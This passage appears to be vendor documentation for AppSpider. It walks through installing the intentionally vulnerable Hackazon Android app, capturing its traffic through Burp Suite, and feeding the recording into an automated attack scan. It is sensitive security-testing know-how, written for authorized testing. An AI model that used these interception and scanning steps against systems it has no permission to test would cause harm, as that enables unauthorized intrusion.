adb -e install C:\android-sdk-windows\platform-tools\hackazon.apk
```

**Example:** -adb -e install {system path of APK}

You'll be notified once the Hackazon application is installed on the emulator.



```
C:\android-sdk-windows>adb -e install C:\android-sdk-windows\platform-tools\hackazon.apk
* daemon not running. starting it now on port 5037 *
* daemon started successfully *
516 KB/s (1300410 bytes in 2.458s)
WARNING: linker: libdvm.so has text relocations. This is wasting memory and is a
security risk. Please fix.
    pkg: /data/local/tmp/hackazon.apk
Success

C:\android-sdk-windows>
```

## Configuring the proxy


Configuration of the proxy can be performed in two ways. Either at the emulator layer or in the Android Operating System.

### Configure the proxy at the emulator layer

Run and set the proxy using a command line tool:


```
-avd Android -http-proxy 192.168.56.101:8080
```

**Example:** -avd {avd-name} -http-proxy {http-proxy address}




### Configure the proxy in the Android operating system

1. On your Android device, navigate to **Settings** -> **Wi-Fi**.
2. Tap and hold WiFi connection to modify network.
3. Enter proxy settings.



### Capture mobile application traffic

1. Open Burp Suite
2. Navigate to **Proxy -> Options** and set up a proxy listener.



3. Launch the Hackazon application.
4. Log into the application using the default login credentials.
5. Manually crawl the application.
  - Browse through the items.
  - Add items to cart.
  - Proceed to checkout.

The screenshot shows two windows side-by-side. On the left is the Burp Suite Free Edition interface, version v1.6.25. The 'Intercept' tab is selected. The 'HTTP history' tab is active, displaying a list of recorded requests. A specific request at index 4 is highlighted, showing a GET request to '/api/category?page=1&per\_page=1000'. The 'Raw' tab of the request details shows the following JSON payload:


```

GET /api/category?page=1&per_page=1000 HTTP/1.1
Authorization: Token 4cbe5b5fe6951a23b9e7e4f5715c3c075b03c0845
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.4.2; Android SDK built for x86 Build/IK)
Host: 192.168.1.108
Connection: Keep-Alive
Accept-Encoding: gzip

```

The right window shows an Android application interface titled 'Overview'. It displays a message: 'You have successfully placed the order!'. Below this message are two buttons: 'Go to Orders' and 'Go to Products'. The top status bar of the Android screen shows the time as 3:08.


6. When you are finished recording, name your .xml file and click the **Save** button.




## Import recorded traffic into AppSpider

AppSpider has a feature called **Import Recorded Traffic**. This allows you to import pre-recorded traffic to AppSpider and enable the **Restrict scan to recorded traffic** option which restricts AppSpider to attack and find vulnerabilities of the HTTP traffic imported by user.


1. Open AppSpider
2. Select **New Configuration** from the *Actions* panel in AppSpider.



3. Enter a **Scan Name** and **URL** for your scan then click the **Next** button.




4. Select the check box for **Attack policy** and **Recorded Traffic** then click the **Next** button.




5. Select and load an *Attack Policy Template* then click the **Next** button.

The screenshot shows the AppSpider Pro interface with the title bar "AppSpider Pro 6.4.280.1 - Web Application Vulnerability Scanner". The menu bar includes Application, Configuration, Tools, Options, Help, and Themes. The main window is titled "Attack policy" with the sub-instruction "Set the Attack Policy for the Scan.". On the left, a sidebar titled "Pages" lists various options like Main, Questionnaire, Attack policy, Proxy, Authentication, Crawler Restrictions, etc. The "Attack policy" section is selected. The central area contains a table titled "Attack Policy Template" with columns: Ena..., Name, Type, Severity, Max Findings, and Description. A dropdown menu shows "[Predefined]All Modules". Buttons for Remove, Load, Save, and a dropdown are at the top right of the table. A message "74 out of 74 modules were selected" is displayed above the table. The table lists 74 attack modules, many of which have checkboxes checked. At the bottom are buttons for Save & Run, Save, < Back, Next >, and Cancel.


6. Click the Import Traffic (+) icon to load the recorded traffic file.



The pre-recorded traffic is now visible in AppSpider.



7. Select the **Restrict scan to recorded traffic** check box to limit the scan to the pre-recorded traffic.



8. Click the **Save and Run** button and AppSpider will start scanning the mobile application.

AppSpider Pro 6.4.280.1 - Web Application Vulnerability Scanner

Application Configuration Tools Options Help Themes

Main Scan Status - mobileapptest

Status

Summary Per Attack Operation Log Traffic Log

mobileapptest

Current Domain: Start Time: Mon 01, 12:00:00 AM  
Form Authentication: unknown Time Elapsed: 00:00:03  
Scan Status: Running Time Remaining: 00:00:00  
Overall Progress: 0%  
Initialization: 45%

Scanning Progress

Crawled: 0/0  
Attacked: 0/0

Please Wait Loading ...

Findings Summary

High:	0
Medium:	0
Low:	0
Informational:	0
Safe:	0

Network monitor

